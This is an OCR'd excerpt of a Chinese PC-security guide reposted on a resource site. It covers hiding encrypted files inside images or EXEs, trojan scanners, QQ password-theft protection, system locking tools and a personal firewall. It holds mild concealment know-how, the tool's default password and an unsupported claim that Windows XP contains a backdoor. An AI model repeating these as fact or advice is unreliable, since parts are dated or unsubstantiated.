免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

所谓隐身大法，就是可以将文件加密后，隐藏在某一个文件中，比如图片文件、**MP3** 文件或 **EXE** 文件等，我们称这样的文件为“宿主文件”，宿主文件本身并不会被破坏，图片照样能被观看，**MP3** 文件照样能被播放，**EXE** 文件照样能执行，使人根本想不到，它里面居然还隐藏着被加密文件！

要使文件具有隐身功能，我们仍然需要借助一个小工具：加密金刚锁，第一次使用“加密金刚锁”软件时，程序首先会弹出一个消息框。提示你设定一个进入“加密金刚锁”的密码，单击“确定”按钮后，进入密码设置窗口(如图 **8–10**)，如果你不需要在进入“加密金刚锁”时使用密码，单击“不要密码”即可进入“加密金刚锁”主界面。不过从使用安全角度考虑，用户最好为“加密金刚锁”设置进入密码。

进入“加密金刚锁”主界面。运行“加密金刚锁”程序时，要输入刚才所设置的密码才能进入。软件的界面很简洁(如图 **8–11**)，左边是功能区，系统提供了十一个功能按钮，当鼠标指针指向这些功能按钮时，系统会给出该功能按钮的使用说明；右边为文件列表框，用户可在此进行选择文件或文件夹的操作。



图 8–11 “加密金刚锁”主界面

单击“嵌入文件式加密”按钮，弹出“嵌入文件式加密选项”对话框，在这里你可以选择“加密后安全地删除源文件”、“启动压缩功能”，并设置加密的强度，最后通过浏览指定宿主文件(宿主文件即加密文件准备嵌入的文件)，单击“确定”按钮，弹出“请输入加密密码”对话框，设定密码并指定授权盘，单击“确定”按钮即可。嵌入文件式加密是一种非常好的加密方法，嵌入文件的对象可以是任何类型的文件，嵌入后并不会损坏宿主文件，谁能想到它里面还会藏龙卧虎呢？

那么如何让这种加密法还原呢？仍然单击“嵌入文件式解密”按钮，弹出“嵌入文件式解密选项”对话框，通过浏览选中宿主文件，并确定目标文件的释放路径，单击“确定”按钮，弹出“请输入解密密码”对话框，输入密码并指定授权盘，单击“确定”按钮即可。

8.2 “软”拒绝让木马无洞可钻

互联网上流传着成千上万种安全工具软件，如果你会利用它们，你的系统将更安全，账号密码被盗的几

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

率也会大大降低，本节遴选的几个安全工具，在查杀木马、隐藏 IP、加密系统都有不俗的表现。如果你能结合自己的应用，有选择地使用它们，那些木马真的就无洞可钻了。

8.2.1“木马克星”斩杀杀无赦

“木马克星”是专门针对国产木马而做的木马查杀软件。该软件是动态监视网络与静态特征字扫描的完美结合，对流行的网络神偷、网吧杀手、键盘幽灵以及捆绑在图片文件中的木马非常有效。既有面对新手的扫描内存和扫描硬盘功能，也有面对网络高手的众多调试查看系统功能。**Iparmor 5** 系列内置木马防火墙，任何盗号者试图与本机可疑端口建立连接，都需要 **Iparmor** 确认，包括邮件监视技术，**QQ** 密码偷窃以及 **getpass** 密码邮寄，均需要 **IParmor** 确认，最大程度保证了用户的密码安全。

“木马克星”的安装与使用还是相当简单的，你只要将软件下载下来，执行传统的安装就可以了。该软件启动后首先会扫描内存页面(软件启动后自动进入此页面)，它很直观地显示了当前内存中有没有木马(如图 **8–12**)。如果在内存中发现木马，则提示：发现木马，名称＊＊＊，日期＊＊＊，已经清除……这个页面是自动清除木马的，不需要用户干预。需要注意的是：为了确保在木马激活之前得到系统控制权，该页面不能自动刷新，启用之后，最好单击一下第五项“刷新”。



图 8–12 “木马克星”运行界面

假如你想清除硬盘上的木马，则可以选择“扫描硬盘”功能；同时你还可以选择软件是否在 **Windows** 启动的时候自动启动，是否使用防火墙，该防火墙主要针对蠕虫和端口进行监视，当你收到带有蠕虫的 **E-mail**，它就会报警；当有黑客试图与你建立连接，它也会报警。在互联网上病毒与木马出现得很快，建议你每 **5** 天更新病毒库 **1** 次。如果你更新时候提示：**no update needed**，则代表你已经用了最新版本，不需要升级。

如果想进一步设置“木马克星”，那么可以选择以下操作，比如“系统进程”，单击左下边的“查看”按钮，第一个选项就是“系统进程”，里面显示的是你的系统当前正在运行的所有程序，这个项目以及随后的几个选项都是提供给高级用户使用的，需要注意的是这个选项是可以使用 **DEL** 来删除程序的，用鼠标左键单

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

击后，可以用键盘上的 **Delete** 键删除进程，所以一定要小心使用了。

再单击“查看”→“网络状态”，则可以查看你当前的网络状态了。顶部是一排英文标签：“**Process**”是指文件夹所在位置，**Proto** 是指连接使用的协议名称，下面的 **TCP/UDP** 都是其中的一部分，“**Local IP**”则是指本地计算机的 **IP** 地址和连接正在使用的端口号，也就是本地开启的服务占用的端口号，“**Remote IP**”是连接该端口的远程计算机的 **IP** 地址和端口号，“**State**”则是表明 **TCP** 连接的状态，你可以看到后面二行的监听端口是 **UDP** 协议的，所以没有 **State** 表示的状态。

木马端口一般都在 **1000** 以上，而且呈越来越大的趋势，这是因为，**1000** 以下的端口是常用端口，而由于端口扫描是需要时间的，故而使用诸如 **54321** 的端口会让你很难发现它。我们常用的 **QQ** 协议的端口号是 **4000**，传奇游戏的端口号是 **7000**，在进行端口检测时，可以先关闭所有的应用服务。

8.2.2 SpyCop 获知电脑里的隐患

你的系统干净吗？是否含有令人讨厌的广告软件、间谍信息以及木马，网络中危机无处不在，任何人都不敢保证不会下载这些东西，使用保护工具无疑是一种明智的选择。但对于间谍信息以及木马，一般的防护软件都是通过系统进程来进行查找的，但对系统有害的进程究竟是哪一个，对于我们普通网民来说，是很难发现的。**SpyCop** 采用的扫描方式，可以为你将可疑程序查找出来，即使是初学者也能自由清理系统了。**SpyCop** 能扫瞄电脑中隐藏起来的病毒，比如特落依这种木马病毒。电脑使用的屏幕、密码以及 **E-mail** 也是 **SpyCop** 的保护对象。

SpyCop 的界面很简单，双击运行后，通过几个面板按钮，和工具条上的二个菜单，就可以完成所有的扫描任务，下面我们就分别来认识一下。




图 8-13 SpyCop 扫描木马程序

1. 单击面板中的设置(**Settings**)按钮，在弹出的对话框中，可以对扫描选项进行设置，“**Drives to scan separated by commars**”一栏是设置扫描的盘符的，默认为 **C** 盘，“**Types of files to be scannec**”则是选择

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

扫描文件的类型，如果在“**password protect program staram startup**”上勾，则可以选择口令文件保护启动，下面二个选项则是设置扫描文件的大小，一般不用改变。

2. “细看现在**(scan now)**”按钮，点选这个按钮后，**SpyCop** 就按照默认设置对系统进行扫描，扫描的状况将反映在面板的最顶部。如图 **8-13** 所示。扫描完成后，扫描的结果将出现在“**Results of scan**”一栏下，如果找到了间谍程序或恶意软件，间谍软件的名称和路径将出现在“**Suspicious file(double click for more information or to rename)**，双击查找到的可疑文件，你可以选择为该文件改名，或选择更多的提示。或进行查找后删除。

3. “**Query the signature databese**”菜单：选择工具条上的“**File**”，就可以请出“**Query the signature databese**”菜单了，如果你明确知道系统里有什么间谍程序，这个菜单就有用了，在跳出的对话框中输入你知道的程序名，然后单击“**Check**”，软件就会开始检查，然后显示出位置。

如此一来，你的系统是不是干净了许多，隐患一除，你的电脑自然就强壮了许多。

8.2.3 “QQ 密码防盗专家”保护

QQ 盗密软件都有一个共同点，就是通过判断当前 **Windows** 窗口中有没有名为 “**QQ** 用户登录”或“**QQ** 注册向导”字样的标题，如果有，盗密软件就会采取实时监控方式截取 **QQ** 密码，它一旦截获成功，肯定就会有人大呼小叫自己的密码被盗了。

“**QQ** 密码防盗专家”的主旨就是动态改变输入窗体标题，一旦标题改变以后，像这样的用户名及密码输入窗体界面的程序如 **QQ**、**MSN**、联众游戏、网易泡泡等，窃密软件将无法判断出用户名和密码输入窗体。



图 8-14 修改 QQ 标题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

打开"QQ 密码防盗专家"程序，如果你觉得有点手足无措的话，那就关掉自己的 QQ，然后再上一遍，便可以知道在如图 **8-14** 所示中圈定的地方都是可以改的，修改 QQ 标题处，就是我们要改的重点，单击防盗程序的"主窗体"按钮，就可以在"QQ 变动标题 1"和"QQ 变动标题 2"那里输入你想要的标题，这里就是欺骗盗密软件的地方，你尽可以发挥自己的创意假想，比如"武松打老虎"或者"老虎打武松"随你了，越莫名其妙越好，哈哈。选"保存设置"后，你的 QQ 就聊天无忧了。

8.2.4 "反黑精英"保护密码

能正确无误地找到木马已经非常了不起了，但你在清除木马的时候，你知道潜入你电脑中的木马究竟是何种木马？能恢复你的注册表是一项功能，但能给出注册表错误究竟在哪里，是不是更了不起？"反黑精英"就是这样一款高举反黑旗帜的新秀。它可轻松查杀捆绑式木马、无进程木马！可以说是你保护账号密码的一个必备工具。

1. 木马扫描

打开"反黑精英"主界面，直接单击左侧的"扫描"或"扫描并清除"或"智能分析扫描"都可以使指定的系统进行扫描，但你最好还是先单击面板上边的"设置"按钮，在弹出的对话框中有相应的三个选项，"基本设置"、"杀除策略"、"高级设置"，在它的每一个选项中都有详细说明，在"基本设置"中，"认件扫描模式"，最好可以选择"标准"，就可以扫描所有的可执行文件，在"内存扫描模式"选项中，则最好选择"全面"，那就可以将一些无进程木马也包括进去了。在"杀除策略"或"高级设置"则不需要变动什么。设置好后，单击"确定"退出，就可以选择"智能分析扫描"进行扫描，选择这个按钮的好处是在扫描的过程中，如果发现了木马，系统就会弹出一个对话框告诉你这个木马的名字是什么，在什么地方，这对于学习一些木马知识是很有好处的（如图 **8-15**）。




图 8-15 "反黑精英"查杀木马

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

看清楚后，再单击“清除”将之删除便可。扫描过程中如果发现新的木马，软件将会再次弹出类似的对话框，最后会将扫描结果形成一个表单呈现给你。

2. 查看木马加载区

你如果想知道那些时常困挠你的木马究竟在注册表的哪个地方藏身，那就单击主界面中的“工具”菜单，选择“查看木马加载区”，在跳出的对话框中，在“项”列表下面，给出了常用的木马在注册表加载的地方，并在“数据”列表下面，给出了本系统该地方实际加载的键值，以及一个供“参考”的正确键值，你如果发现“数据”和“参考”项不对，就要去检查检查，另外也可以直接使用“恢复/删除”按钮对可疑的注册表键值进行删除或初始化时的恢复（如图 **8-16**）。



图 8-16 对比加载的键值

8.2.5 Windows NT/2000 系统的安全利器：精锐

对于 **Windows NT/2000** 系统，即使安装过补丁，也依然存在很多安全隐患，比如弱口令、默认共享、信使服务等等都可能导致远程攻击，接下来就会是账号密码失窃，你是否需要一套系统安全工具，全面解决这些问题，即使你是初次接触 **Windows NT/2000** 系统也能操作自如。这便是精锐系统安全工具集，精锐顺利安装在系统后，在桌面单击启动，便会在右边任务条上显示一个钥匙图标，单击其右键，即可拉出它的主菜单，如果再点击，主菜单就会消失，否则会一直挂在任务条上。

1. 网络黑名单

如果你想知道你的系统开放了什么端口，是否有非法的远程连接，你便可以单击精锐主菜单中的“网络黑名单”选项，再单击弹出对话框中的工具条上的“显示全部”，即可在“网络状态”列表下面，看见你本机的本地端口列表，远程端口列表，以及它们的连接状态，（如图 **8-17**）。如果你怀疑某个端口连接有可能是恶意

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

连接，你可以直接在上面单击右键，选择“切断连接”，该端口的连接便自动停止，如果这是一个恶意的远程连接，对方的攻击便被切断了，在弹出的右键中，还有一个选项“加入黑名单”，如果选择加入，该连接在下次重新启动机器也不能再与你的本机产生连接了。这与拉入我们熟知的 **QQ** 黑名单的结果是一样的。



图 8–17 本机网络状态

2. 共享终结者

Windows NT/2000 安装好以后，系统会创建一些默认的共享，但这些默认共享，在你毫不知情情况下，可以轻易被攻破，从而控制你的计算机并窃取你的商业秘密。但这些默认共享在哪里，又该如何删除它们，要知道即使你在组策略中将这些共享停止掉，重启后，仍然会继续共享，怎么办?那么“共享终结者”菜单可以帮你了。在打开的面板中(如图 **8–18**)，即可列出你本机的所有共享，你想删除哪一个，用鼠标选择它，然后单击面板下面的“删除共享”就 **OK** 了。




图 8–18 被列出的所有默认共享

3. 精锐如意工具

你的系统中是否有木马？或不正常端口？单击“精锐如意工具”，它可以从“注册表”、“启动菜单”、“**INI** 文件”、“端口扫描”进行分析和查找。在“注册表”选项，它将列出本机此时的所有进程在注册表中的位置，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

果这些进程不该在那一个位置，你就可以采取下一步的行动了。在“启动菜单”里可以列出你与系统一起启动的程序名，如果你发现哪个启动项你并没有安装，可以毫不留情地选择“删除文件”；在“**INI** 文件”选项里，如果你发现 **Win.ini** 后面的“**load**”、“**run**”后面的“=”不是“空”，那就是隐含的木马，马上着手删除吧（如图 **8-19**）；在“端口扫描”选项列出本机开放的端口，这一项与“网络黑名单”菜单比起来显得有点多余，如果要察看更详细的端口，还是到网络黑名单中去逛吧。



图 8-19 列出的加载程序

8.2.6 PC Security，给你的电脑全面加密

想过对系统进行一次全面的加密么？想加密网络就加密网络，加密窗口或系统就加密窗口或系统，也可以在多用户的情况下，限制特定文件不被其他用户使用，而且加密简单，解密却不容易，如果不熟悉操作，也有可能给自己带来麻烦，不过，你看了本文后，你的系统就可以加密无忧了。

1. 加密文件、文件夹、磁盘、程序




图 8-20 锁住 QQ 程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(1)自己的电脑有时难免被他人使用,但有些程序你不想让别人使用,比如**QQ**,那么有人要使用你的**QQ**程序怎么办呢?

办法就是启动**PC Security**,点击主界面工具条的第四个按钮,就是一个黑色箭头,在那里可以从"开始菜单"、"桌面"、"我的计算机"选择你需要加锁的程序,如果你讨厌有人任意使用你桌面的**QQ**,你可以在右边窗口里选择它,**QQ**程序将会出现在下边的框框中,选择锁类型,在"总数锁"复选框前圈上点,再点击"锁"按钮,不用重启,**QQ**程序就被锁住了,如果想解开它,只需要再点击旁边的"开锁"即可(如图**8-20**)。

(2)对于程序和隐私文件可能更不能随便让他人看到。点击主界面工具条的第二个按钮,也就是一张右上角向下卷起的图标,加锁与解锁办法与上面类似。

(3)如果除了隐私和单个文件,还想把文件夹、驱动器也锁起来,不让别人访问这也不难。

点击工具条的第五个按钮:文件夹图标。在那里可以选择文件夹也可以选择驱动器,加锁解锁方式也与上面类似。

2. 锁住窗口

(1)你打开一个窗口,马上又要离开,那时怎么办?

单击工具条的第三个按钮,有个黑色的**Windows**图标,在右边的"**add title patterr**",在弹出的对话框中选择你要锁定的窗口就行了。

(2)你想想其他用户是不是都是从桌面、任务栏那儿开启或关闭你的程序,你如果想阻止别人乱用怎么办?

在右边窗口处的"**lock desktop**"或"**lock taskbar**"前的复选框打上钩就**OK**了,不过,这二个功能,你一定要想好了再用,一经启用,桌面和任务栏就都不能用了,你自己想关闭电脑都不可能了(如图**8-21**)。




图 8-21 锁住桌面或任务栏

(3)锁住系统

想将系统彻底锁住吗?对方没有密码,连桌面都看不了,也不能重启计算机,除非强行关机,再次打开电

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

脑，仍然是输入密码，密码不正确，照样只能对着电脑哭。

选工具条的第七个按钮，然后点击“**lock the computer now**”，你的系统便被加锁了。以后电脑没有密码就不能进去了，你知道你自己的系统密码是多少吗？ **PC Security** 的初始密码一定要记好，是“**SECURITY**”，如果你没有它，你就只有哭了（如图 **8-22**）。




图 8-22 锁住系统

8.3 防火墙的威力

防火墙是指隔离在本地网络与外界网络之间的一道防御系统，是这一类防范措施的总称。应该说，在互联网上，防火墙是一种非常有效的网络安全模型，通过它可以隔离风险区域(即 **Internet** 或有一定风险的网络)与安全区域(局域网)的连接，同时不会妨碍人们对风险区域的访问。但是又有多少人能让它的网络防火墙真正发挥作用呢？下面我们就分别来介绍二款大家熟知的防火墙的使用方法。

8.3.1 天网个人版

天网防火墙个人版自问世以来，拥有超过 **300** 万的忠实用户。其中一个重要的原因就是免费，也算是中国个人防火墙之翘楚。这款软件我们又该如何使用呢？

1. 应用程序审核

天网个人版防火墙在 **V2.49** 版本里面加入国内其它个人版防火墙没有的应用程序规则功能，它对应用程序数据包进行底层分析拦截功能，可以控制应用程序发送和接收数据包的类型、通讯端口，并且决定拦截还是通过。在天网个人版防火墙打开的情况下，启动的任何应用程序只要有通讯数据包发送和接收存

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在，都会先被天网个人版防火墙先截获分析，并弹出窗口。应用程序规则有什么用处呢？它的功能可强大呢，首先它可以把任何包括木马在内的后门软件抓出来（如图 **8-23**）：




图 8-23 防火墙对应用程序的审核




图 8-24 拦下了木马 Netspy

这个截图是在 **FlashGet** 刚启动时天网防火墙的告警信息，这说明 **FlashGet** 在启动后进行了网络联结，这个网络联结是连接 **FlashGet** 的广告服务器的。从这里可以看出，任何程序只要进行网络通讯，天网防

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

火墙就可以发现，这样任何程序可能设置的后门程序在天网防火墙下面都毫无作用。

我们知道有一些程序故意设置了一些后门，故意借此将用户各种个人隐私信息不知不觉地发送出去，如微软最新推出 **Windows Xp** 操作系统就会把你计算机的一些信息发送到微软的数据库里面以防止盗版情况。通过天网防火墙的应用程序规则你就可以阻塞这种通讯，从而保护你的个人隐私信息和避免广告的侵扰。

如图 **8-24** 所示，这是著名的木马 **Netspy**，这表明计算机系统已经被下了 **Netspy** 木马，并且已经有攻击者通过客户端在连接你的 **Netspy**，这个攻击者的地址是 **211.159.96.136**，这时你可以禁止联结请求，这样即使你的计算机系统被种下了木马，攻击者还是无法对你的系统进行操纵。

2. 网络监听

对于系统访问网络的情况，相信有一定基础的朋友一定会首先想到一个命令：**netstat -an**。运行之后如图 **8-25** 所示。




图 8-25 netstat 命令列出的网络信息



图 8-26 上网程序的网络状况

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

对于有经验的朋友相信还是可以从中得到不少信息的。像上边的列表，可以知道这部机子开了**WIN2000** 自带的终端服务：**3389** 端口；并且也可以让网络邻居进行访问的 **139** 端口等。然而这样的列表对于初级用户而言无异于天书，天网个人版把网络访问情况和应用程序进程情况结合起来，形成有特色的功能“应用程序访问网络情况”。这就很好解决了以上的问题；对用户而言也有了个明晰、易用的监控自己的机器网络应用情况的强大工具。点选主界面中的“**i**”图标，就会开启应用网络使用情况（如图 **8–26**）。

